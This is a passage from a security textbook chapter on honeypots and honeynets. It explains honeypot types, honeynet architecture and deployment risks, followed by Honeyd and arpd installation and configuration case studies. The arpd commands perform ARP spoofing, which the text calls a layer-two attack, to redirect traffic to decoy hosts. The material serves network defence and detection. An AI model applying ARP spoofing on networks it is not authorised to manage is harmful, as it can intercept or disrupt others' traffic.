


Figure 4.1:

4.2.1 Honeypot Implementation Environment

Within this category, two types of honeypots can be defined: Production Honeypots and Research Honeypots.




Figure 4.2:

Production Honeypots - These are used to protect organizations in real production operating environments. They are implemented in parallel to data networks or IT Infrastructures and are subject to constant attacks 24/7. These honeypots are constantly gaining more recognition due to the detection tools they provide and because of the way they can complement network and host protection.

Research Honeypots - These Honeypots are not implemented with the objective of protecting networks, rather they represent educational resources of demonstrative and research nature whose objective is centered towards studying all sorts of attack patterns and threats. A great deal of current attention is focused on these types of honeypots, which are used to gather information about the attackers activities. The HoneyNet Project, for example, is a non-profit research organization focused on voluntary security using Honeypots to gather information about threats on the Internet.

4.2.2 Level of Interaction

Within this classification criterion, the term “Level of Interaction” defines the range of attack possibilities that a honeypot allows an attacker to have. These categories help us understand not just the type of honeypot which a person works with, but also help define the array of options in relation to the vulnerabilities intended for the attacker to exploit. Those are the most important traits when it comes to starting the construction of an attacker’s profile.

Low Interaction Honey pots - Normally, Low Interaction Honey pots work exclusively emulating operating systems and services. The attacker's activities are limited to the Honey pot's level and quality of emulation. The advantage of a Low Level Honey pot lies upon its simplicity, due to the fact that they tend to be easy to use and maintain, with minimum risks. For example: An emulated FTP service, listening on port 21, is probably emulating an FTP login or will possibly support additional FTP commands but it does not represent a target of critical importance due to the fact that it is not possibly linked to a FTP server containing sensitive information. Generally, the implementation process of a Low Interaction Honey pot consists of installing any kind of operating system emulation software (i.e. VMware Server), choosing the operating system and services to be emulated, establishing a monitoring strategy and let the software operate by itself in a normal manner. This "plug-and-play" type of process makes it extremely easy to use a Low Interaction Honey pot. The emulated services mitigate the risk of penetration, containing the intruder's activities so he/she never gains access to a real operating system that could be used to attack or damage other systems. The main advantage of Low Interaction Honey pots lies in the fact that they only record limited information since they are designed to capture predetermined activity. Due to the fact that emulated services can only go as far as certain operational thresholds, this feature limits the array of options that can be advertised towards a potential intruder. Likewise, it is relatively simple for an attacker to detect a Low Interaction Honey pot due to the fact that a skilled intruder can detect how good the emulation capabilities are as long as he/she has enough time to verify this. An example of Low Interaction Honey pot is *Honeyd*.

High Interaction Honey pots: These Honey pots constitute a complex solution because they involve the utilization of operating systems and real applications implemented in real hardware, without using emulation software, running in a normal way; many times directly related to services such as databases and shared folders. For example, if a Honey pot needs to be implemented on a real Linux system running a FTP server, a real Linux system needs to be built on a real computer and a real FTP server will need to be configured. The aforementioned solution offers two advantages: initially, there is the possibility of capturing large amounts of information about the modus operandi of attackers because intruders are interacting with a real system. This way, a systems administrator is in a position to study the full extent of the attacker's activ-

ities: anything ranging from new rootkits, zero-days up to international IRC sessions. Finally, High Interaction Honey pots do not assume anything about the possible behaviour the attacker will display since they only provide an open environment which captures every one of the attacker's moves but they still offer a wide scope of services, applications and information vaults posing as potential targets related to those services which we specifically want to compromise. This allows high interaction solutions to come in contact with unexpected behaviours. However, the latter capability also increases the risk of attackers using those operating systems as a launch pad for attacks directed at internal systems which are not part of a Honey pot, turning bait into a weapon. As a result of this, there is a need to implement additional technologies which prevent the attacker from damaging non-Honey pot systems that deprives the compromised system of its capabilities of becoming a platform to launch potential attacks. Currently, the best example of a High Interaction Honey pot is represented by the honeynet project¹.

The table below summarizes the difference between Low Interaction and High Interaction honey pots.

Low-interaction	High-interaction
Solution emulates operating systems and services Easy to install and deploy.	No emulation, real operating systems and services are provided.
Usually requires simply installing and configuring software on a computer.	Can capture far more information, including new tools, communications, or attacker keystrokes.
Minimal risk, as the emulated services control what attackers can and cannot do.	Can be complex to install or deploy
Captures limited amounts of information, mainly transactional data and some limited interaction	Increased risk, as attackers are provided real operating systems to interact with

4.3 Honeynet Architecture

Honeynets are nothing more than an architecture. This architecture creates a highly controlled network, one that you can control and monitor all activity that happens within it. You then

¹<http://www.honeynet.org>

place your target systems, your honeypots, within that architecture. In many ways a honeynet is like a fishbowl. You create an environment where you can watch everything happening inside it. However, instead of putting rocks, coral, and sea weed in your fish bowl, you put Linux DNS servers, Windows workstations, and Cisco routers in your honeynet architecture. Just as a fish interacts with the elements in your fishbowl, intruders interact with your honeypots. A full blown architecture incorporating intrusion detection as well as low and high interaction honeypots is given in Figure 4.3




Figure 4.3:

All of these components can be implemented in a couple of virtual machine instances. The main parts of the honeynet architecture are as follows:

Data Control is the containment of activity, it is what mitigates risk. By risk, we mean there is always the potential of an attacker or malicious code using a honeynet to attack or harm non-honeynet systems, or abusing the honeynet in some unexpected way. We want to make every effort possible to ensure that once an attacker is within our honeynet or a system is compromised, they cannot accidentally or purposefully harm other non-honeynet systems. The challenge is implementing data control while minimizing the attacker's or malicious's code chance of detecting it. This is more challenging than it seems. First, we have to

allow the attackers some degree of freedom to act. The more activity we allow the attackers to perform, the more we can potentially learn about them. However, the more freedom you allow an attacker, the more risk there is they will circumvent Data Control and harm other non-honeynet systems. The balance of how much freedom to give the attacker vs. how much you restrict their activity is a decision every organization has to make themselves. Each organization will have different requirements and risk thresholds. One of the best ways to approach Data Control is not to rely on a single mechanism with which to implement it. Instead, implement Data Control using layers, such as counting outbound connections, intrusion prevention gateways, or bandwidth restrictions. The combination of several different mechanisms help protect against a single point of failure, especially when dealing with new or unknown attacks. Also, Data Control should operate in a fail closed manner. This means if there is a failure in your mechanisms (a process dying, hard drive full, misconfigured rules) the honeynet architecture should block all outbound activity, as opposed to allowing it. Keep in mind, we can only minimize risk. We can never entirely eliminate the potential of an attacker using a honeynet to harm non-honeynet systems. Different technologies and approaches to Data Control have different levels of risk, but none eliminate risk entirely.

Data Capture is the monitoring and logging of all of the threat's activities within the honeynet. It is this captured data that is then analyzed to learn the tools, tactics, and motives of attackers. The challenge is to capture as much data as possible without the threat detecting the process. As with Data Control, one of the primary lessons learned for Data Capture has been the use of layers. It is critical to use multiple mechanisms for capturing activity. Not only does the combination of layers help piece together all of the attacker's actions, but it prevents having a single point of failure. The more layers of information that are captured, at both the network and host level, the more that can be learned. One of the challenges with Data Capture is that a large portion of attacker activity happens over encrypted channels (such as IPSec, SSH, SSL, etc). Data Capture mechanisms must take encryption into consideration. Also, just as with Data Control, we have to minimize the ability of attackers to detect our capture mechanisms. This is done several ways. First, make as few modifications to the honeypots as possible. The more modifications you make, the greater the chance of detection. Second it is best that captured data not be stored locally on the honeypots themselves. Not only could this data be detected by attackers,

but it could also be modified or deleted. As such, captured data must be logged and stored on a separate, secured system. Also, attackers may identify ways to detect Data Capture mechanisms, and develop methods to bypass or disable them.

Data Analysis is the third requirement. Remember, the entire purpose of a honeynet is information. A honeynet is worthless if you have no ability to convert the data it collect to information, you must have some ability to analyze the data. Different organizations have different needs, and as such will have different data analysis requirements.

Data Collection applies only to organizations that have multiple honeynets in distributed environments. Most organizations will have only one single honeynet, what we call a standalone deployment. As such they do not need to worry about Data Collection. However, organizations that have multiple honeynets logically or physically distributed around the world have to collect all of the captured data and store it in a central location. This way the captured data can be combined, exponentially increasing its value. The Data Collection requirement provides the secure means of centrally collecting all of the captured information from distributed honeynets.

4.4 Value of Honeypot

As much as honeypots can be used as a protective mechanism, they are much more useful and ideal in the field of security and attack research. They can be used to gain extensive information on threats and attack methodologies, information that few other technologies are capable of gathering. A major problem faced by security practitioners is the lack of information or intelligence on Internet and network threats. That being the case, the question that begs an answer is how we can protect our information assets when we have no idea who the enemy is. For ages law enforcement organizations especially the military have depended on information obtained to better understand who their enemies are and how to better defend against them. Why should information security be any different? Research honeypots address this by collecting information on threats and attacks. This information can then be used for a variety of purposes, including trend analysis, tool and methodology identification, identifying attackers and their communities, early warning detection, prediction and motivation. One of the most well known examples of using honeypots for research is the work done by the Hon-

eynet Project², an all volunteer, non-profit security research organization. All of the data they collect is with HoneyNet distributed around the world. As threats are constantly changing, this information is proving more and more critical.

4.5 Honeynets and Challenges

Care must be taken when deploying honeypots because as with any sort of new technology, there will still be many challenges and problems. In this section, we will examine an overview of what majority of these problems are with a view to looking at possible approaches to mitigating them. The three distinct problems we will focus on are honeypot identification, honeypot exploitation, and attacker profile.

Honeypot Identification - As seen in previous sections of this book, there are different types of honeypots (both low and high interaction) that can accomplish a wide range of attacks from detection and spam countering to gathering information. Most of these honeypots share a common trait - they diminish in value upon detection. Once they have been detected, an attacker can now determine the systems to avoid which is the honeypot or even worse, can now pass false or bogus information to the honeypot. This is why in most cases the honeypot should be setup as much as possible to avoid detection. Some exceptions however do exist, such as those used for deterrence. Some organizations may want to advertise that they use honeypots and even have some of them detected so as to deter the attacker from probing their networks or stop worms in the case of sticky honeypots. There is little or no threat at least for now of the worm using honeypot detection routines as worms are too busy scanning to care about honeypots. As honeypots have grown tremendously in use, we are beginning to see tools and techniques used in detecting and countering them. One of the more unique examples is a commercial tool called Honeypot Hunter used already by the Spamming industry to identify honeypots. This tool was developed and released purely for identifying Spam-catching honeypots. Some other tools with manuals have been made available to identify virtual honeypots that identify potential issues. We have to realize that no matter the type of honeypot being deployed, from the simple to the most advanced HoneyNet, they can eventually be detected. It is only a matter of time. In most cases honeypots are in an

²<http://www.honeynet.org>

arms race. As new honeypots are released, attackers can identify ways to detect and identify them. As these new detection methods are developed, counter detection measures can be built into the honeypots. Attackers can then counter these new measures, and the cycle continues.

Honeypot Exploitation - There is no running away from it, any program developed by humans can eventually be compromised. This is true for various applications such as operating systems, web servers or browsers. Whenever there is a new application, we can expect bugs or vulnerabilities. Honeypots are no different. Therefore, assumption has to be made that for every honeypot released, there are known (and potentially unknown) vulnerabilities in those systems. As with any other security technology, steps should be taken to protect against unknown attacks. With low interaction honeypots, the risk is somewhat limited as there are only emulated services for attackers to interact with, they are not given real applications to exploit, nor real operating systems to gain access to. The problem is a bit more daunting and risky when considering a high-interaction honeypot because they provide real operating system and applications for attackers to interact with. It is expected that the attackers will eventually gain privileged control of the honeypots. This means external security and control measures have to be put in place, such as an IPS (Intrusion Prevention System) or rate limiting. In these cases there are two steps you can take. First you can use several layers of control. This prevents having the risk of a single point of failure. The second is human intervention. High-interaction honeypots should be closely monitored. Any time there is anomalous activity on the honeypot such as outbound connections, uploaded files, increased system activity, new processes and system logins a human should then be monitoring everything that happens on the system. Anytime an attacker's action exceeds any threshold set for risk (such as attempting an outbound attack) you can terminate the attacker's connection, drop packets, redirect connections and so forth. The advantage to real time monitoring is you can potentially identify activity that automated mechanisms may miss. This also gives you far greater control over what the attacker does, and how your honeypot responds.

Attacker Profile - Traditionally, most honeypot deployments have not been focused on a specific target, instead they have been common systems deployed on external networks. In most cases, these are attackers that focus on targets of opportunity, probing and breaking into as many systems as they can find, often

using automated tools. These threats are not difficult to capture with honeypots, as they are highly active, will probe anything with an IP stack, and most often don't really care to check if they are actually interacting with a honeypot. However, a number of organizations may not be overly concerned about this kind of automated attacks, they may be more interested in advanced attacks launched at their critical systems, or internal confidential information leakages. For honeypots to capture such attacks, they have to be tuned in line with each individual threat, there is the need for proper bait and location. The honeypots have to be sited in the proper segment of the network, deployed at the appropriate time with the corresponding bait. For this, such honeypots have to be customized to the specific threat and attack, which on the face of it is a much more difficult proposition. For internal threats, you need honeypots that have value to that insider, such as honeypots that appear to be customer or accounts databases. To go after a specific threat, the honeypot has to be properly aligned with the motive of the attacker.

All in all, honeypots help solve these problems as a result of being excellent incident analysis tools, which can be quickly and easily taken offline to conduct a thorough forensic analysis without impacting daily enterprise operations. The only activity traces stored by a Honeypot are those related to the attacker, because they are not generated by any other user but the attacker. The importance of Honeypots in this setting is the quick delivery of previously analyzed information in order to respond quickly and efficiently to an incident.

4.6 Virtual Honeyd

Honeyd maintained and developed by Niels Provos is a small daemon that creates virtual hosts on a network. The hosts can be configured to run arbitrary services, and their personality can be adapted so that they appear to be running certain operating systems. Honeyd enables a single host to claim multiple addresses - up to 65536 - on a LAN for network simulation. Honeyd improves cyber security by providing mechanisms for threat detection and assessment. It also deters adversaries by hiding real systems in the middle of virtual systems. It is possible to ping the the virtual machines, or to traceroute them. Any type of service on the virtual machine can be simulated according to a simple configuration file. Instead of simulating a service, it is also possible to proxy it to another machine.

Honeyd supports service virtualization by executing Unix applications as subsystems running

in the virtual IP address space of a configured honeypot. This allows any network application to dynamically bind ports, create TCP and UDP connections using a virtual IP address.

Subsystems are virtualized by intercepting their network requests and redirecting them to Honeyd. Every configuration template may contain subsystems that are started as separate processes when the template is bound to a virtual IP address. An additional benefit of this approach is the ability of honeypots to create sporadic background traffic like requesting web pages and reading email.

4.6.1 Integrated Honeyd Setup

The primary purpose of Honeyd is detection, specifically to detect unauthorized activity within the network. It does this by monitoring all the unused IPs on the network. Any attempted connection to an unused IP address is assumed to be unauthorized or malicious activity. After all, if there is no system using that IP, why is someone or something attempting to connect to it? For instance, if a network has a class C address, it is unlikely that every one of those 254 IP addresses is being used. Any connection attempted to one of those unused IP addresses is most likely a probe, a scan, or a worm hitting that network.

Figure 4.4 is a diagrammatic representation of an integrated Honeyd setup and can be used for the following:

- Use Honeyd with Ethernet-level simulation to redirect traffic for unused IP addresses. Ethernet-level simulation can be turned on by using:

```
set template ethernet "00:aa:bb:cc:dd:ee"
```

- Set up Honeyd to simulate virtual honeypots for the redirected IP addresses.

Monitor for unauthorized access:

- Run an intrusion detection system or monitor services for abuse or interesting activity.
- Detect compromised machines by watching who probes the honeypots.

Honeyd can monitor all of these unused IPs at the same time. Whenever a connection is attempted to one of them, Honeyd automatically assumes the identity of the unused IP addresses and then interacts with the attacker. This approach to detection has many advantages




Figure 4.4:

over traditional methods. Any time Honeyd generates an alert, you know it most likely is a real attack, not a false alarm. Instead of hammering you with 10,000 alerts a day, Honeyd may only generate 5 or 10. Furthermore, since Honeyd is not based on any advance algorithms, it is easy to set up and maintain. Lastly, it not only detects known attacks, but unknown ones as well. Anything that comes its way is detected, not only that old IIS attack, but also that new RPC 0-day attack no one knew about.

By default, Honeyd can detect (and log) any activity on any UDP or TCP port, as well as some ICMP activity. You do not need to create a service or port listener on ports you want to detect connections to, Honeyd does this all for you. However, with Honeyd, you have the additional option of not only detecting attacks, but also creating emulated services that interact with the attacker. These emulated services allow you to determine not only what the attacker is attempting to do but what they are also looking for. This is done by creating scripts that listen on specific ports and then interact with attackers in a predetermined manner. For example, you can create an FTP script that emulates a wu-ftpd daemon on Linux, or a Telnet connection on a Cisco router

4.6.1.1 Case Study 14: Honeyd Configuration

At the time of writing Honeyd has a version number of 1.5c. But before installing it, we need to download it and install all its dependencies thus:

```
# wget http://www.honeyd.org/uploads/honeyd-1.5c.tar.gz
# yum -y install pcre-devel libdnet-devel libevent-devel libnet-devel
```

Installation

```
# tar xzvf honeyd-1.5c.tar.gz
# cd honeyd-1.5c
# ./configure && make && make install
```

It should be installed.

Arpd

There are several tools that can be used with Honeyd. One of such is Arpd. It is a daemon that listens to ARP requests and answers for IP addresses that are unallocated. Using Arpd in conjunction with Honeyd, it is possible to populate the unallocated address space in a production network with virtual honeypots. With DHCP allocated IP addresses, it is possible that Arpd interferes with the DHCP server by causing Honeyd to reply to pings that the DHCP server uses to determine if an address is free. You can install download³ and install thus:

```
# wget http://www.citi.umich.edu/u/provos/honeyd/arpd-0.2.tar.gz
# tar xzvf arpd-0.2.tar.gz
# cd arpd
# ./configure && make && make install
```

Usage

Honeyd requires root-privileges for execution. Normally, you run it with arguments similar to the following:

³<http://www.citi.umich.edu/u/provos/honeyd/arpd-0.2.tar.gz>

```
# arpd 192.168.1.0/24
```

In the command above, the *arpd* process will monitor any unused IP space on the 192.168.1.0/24 subnet. If it sees any packets going to unused IP's, it will direct those packets to the Honeyd honeypot using Arp spoofing, a layer two attack. Its spoofs the victim's IP address with the MAC address of the Honeyd. As this is a layer two attack, it also works in a switched environment.

```
# honeyd -p nmap.prints -l /var/log/honeyd -f config.sample 192.168.1.0/24
```

The *nmap.prints* refers to the Nmap fingerprint database. This is the actual database that the scanning tool Nmap uses to fingerprint operating systems. Though this comes with the Honeyd source code, you may want to get the most recent fingerprint database from Nmap⁴ directly. The *config.sample* file is located in the root of the honeyd-1.5c directory. It is strongly recommend that you run Honeyd in a chroot environment under a sandbox like *systrace* if possible. Honeyd drops privileges after creating its raw sockets. This depends on your configuration file. You can force privileges to be dropped by setting Honeyd's *uid* and *gid* via the *-u <uid>* and *-g <gid>* flags. You can view Honeyd's man page by typing

```
# man honeyd
```

Note that before deploying, I recommend that you run Snort (see Chapter 3) and Tcpdump on the honeypot to capture additional information. The advantage with Snort is that not only can it give you more information on attacks using its IDS alerts, it can also capture every packet and its full payload that comes to and from the honeypot. That information can be crucial for analyzing attacks, especially unknown ones.

4.6.1.2 Scripts and Configuration Files

Scripts are used in Honeyd to simulate a particular service like telnet, http and smtp. Honeyd comes with scripts for a set of default services. In order to simulate other services, people from the security community have contributed scripts for other services. These include telnet, pop, IIS among others. More scripts can be obtained here⁵

⁴<http://www.insecure.org/nmap/>

⁵<http://www.honeyd.org/contrib.php>

Configuration templates provide a quick way to get your Honeyd up and running. Sample configuration templates can be found here⁶

4.6.1.3 Honeyd Toolkit

A quick mention of the Honeyd toolkit. It is possible that you run into compilation errors during the installation of Arpd or Honeyd. Our friends here⁷ have made available a pre-compiled Linux Honeyd toolkit. This toolkit has statically compiled Arpd and Honeyd binaries for Linux, with all the required configuration files and startup scripts. The intent is that you can download the toolkit to your Linux computer and immediately begin working with Honeyd. The latest version can be downloaded here⁸ thus:

```
# wget http://www.tracking-hackers.com/solutions/honeyd/honeyd-linux-kit-0.6.tgz
# tar xzvf honeyd-linux-kit-0.6.tgz
# cd honeyd
# ./start-arpd.sh
# ./start-honeyd.sh
```

Both startup scripts and the *honeyd.conf* configuration file assume you are on a 192.168.1.0/24 network. You will have to modify if you are on a different network (which is most likely). It is highly recommended that you modify the *honeyd.conf* configuration file so that there won't be a lot of identical honeypots on the Internet.

4.6.2 Honeyd Network Simulation

One of the most useful feature of Honeyd is its ability to simulate an entire network topology within one machine – with multiple hops, packet losses and latency. This lets us simulate complex networks in test labs; it could also present a make-believe network to an attacker who gets snared in a honeynet. Some of the features available in Honeyd for simulating networks are:

- Simulation of large network topologies

⁶<http://www.honeyd.org/configuration.php>

⁷<http://www.tracking-hackers.com/solutions/honeyd/>

⁸<http://www.tracking-hackers.com/solutions/honeyd/honeyd-linux-kit-0.6.tgz>

- Configurable network characteristics like latency, loss and bandwidth
- Supports multiple entry routers to serve multiple networks
- Integrate physical machines into the network topology
- Asymmetric routing
- GRE tunneling for setting up distributed networks

This section shows you how to simulate network topologies using Honeyd. Our physical network contains four desktops with an additional host designated as the Honeyd host. The virtual network that we want to simulate will be hosted on the Honeyd host. Our physical network has been configured for 10.0.0.0/24, and the Honeyd host has been assigned the 10.0.0.1 IP address as shown in Figure 4.5




Figure 4.5:

4.6.2.1 Case Study 15: Simulating Two Virtual Honeyd

Let's first take a quick look at how we set up two virtual honeypots on the Honeyd host. We want our two honeypots to take the 10.0.0.51 and 10.0.0.52 IP addresses and simulate Windows machines. This is shown in Figure 4.6 . The blue dotted line indicates the Honeyd host that simulates the virtual honeypots.




Figure 4.6:

Setup

Before configuring and running Honeyd, we need to ensure that the Honeyd host responds to arp request for the IPs of the honeypots we are hosting. This is achieved by using the arpd software to spoof arp responses on behalf of the honeypots.

```
# arpd 10.0.0.0/8
```

Arpd will now respond with the MAC address of the Honeyd host for any request to an unused IP in the 10.x.x.x address space. Before we start Honeyd, we need to configure Honeyd using a configuration file (in our case, the *honeyd.conf* file) to host the two Windows machines. The configuration file follows a context-free grammar that is quite straight-forward. Here's how our conf file looks:

```
### Windows computers
create windows
set windows personality "Windows NT 4.0 Server SP5-SP6"
add windows tcp port 80 "perl scripts/iis-0.95/iisemul8.pl"
add windows tcp port 139 open
add windows tcp port 137 open
add windows udp port 137 open
add windows udp port 135 open
set windows default tcp action reset
set windows default udp action reset
bind 10.0.0.51 windows
bind 10.0.0.52 windows
```

The above lines create a template called “windows” and bind the two honeypot IP addresses to the template. The above windows template tells Honeyd to present itself as a Windows NT 4.0 SP5-SP6 when a client tries to fingerprint the honeypot with Nmap or XProbe. Five ports are open on the honeypot, 80/tcp, 139/tcp, 137/tcp, 137/udp and and 135/udp. When a machine connects to port 80 of the honeypot, the honeypot will engage the client with an IIS emulator perl script. For ports that are closed, the configuration specifies that a RST be sent in the case of TCP, and an ICMP Port Unreachable message be sent for UDP.

With this configuration file, we can start Honeyd from the command line:

```
#!/honeyd -f honeyd.conf -l /var/log/honeyd 10.0.0.51-10.0.0.52
```

At this point, Honeyd starts listening and responding to packets for the two virtual systems it is hosting at 10.0.0.51 and 10.0.0.52. The IP of the Honeyd host is still reachable; if we wish to protect the Honeyd host in a honeynet, then that IP should be firewalled.

4.6.2.2 Case Study 16: Honeyd Router Integration

Now, let’s look at how we simulate a simple network with Honeyd. Our simulated network uses the address space of 10.0.1.0/24; it contains two honeypots and is separated from the LAN by a Cisco router (R1) as shown in Figure 4.7




Figure 4.7:

Setup

To simulate this network, we first create a Cisco router and bind it to the 10.0.0.100 IP address:

```
### Cisco router
create router
set router personality "Cisco IOS 11.3 - 12.0(11)"
set router default tcp action reset
set router default udp action reset
add router tcp port 23 "/usr/bin/perl scripts/router-telnet.pl"
set router uid 32767 gid 32767
set router uptime 1327650
bind 10.0.0.100 router
```

The router R1 is the entry point into the virtual network from the LAN; the “route entry” configuration is used to specify the entry point:

```
route entry 10.0.0.100 network 10.0.0.0/16
```

The above line instructs Honeyd that 10.0.0.100 is the entry point to our virtual network 10.0.0.0/16. It is also possible to have multiple entry routers, each serving different network ranges.

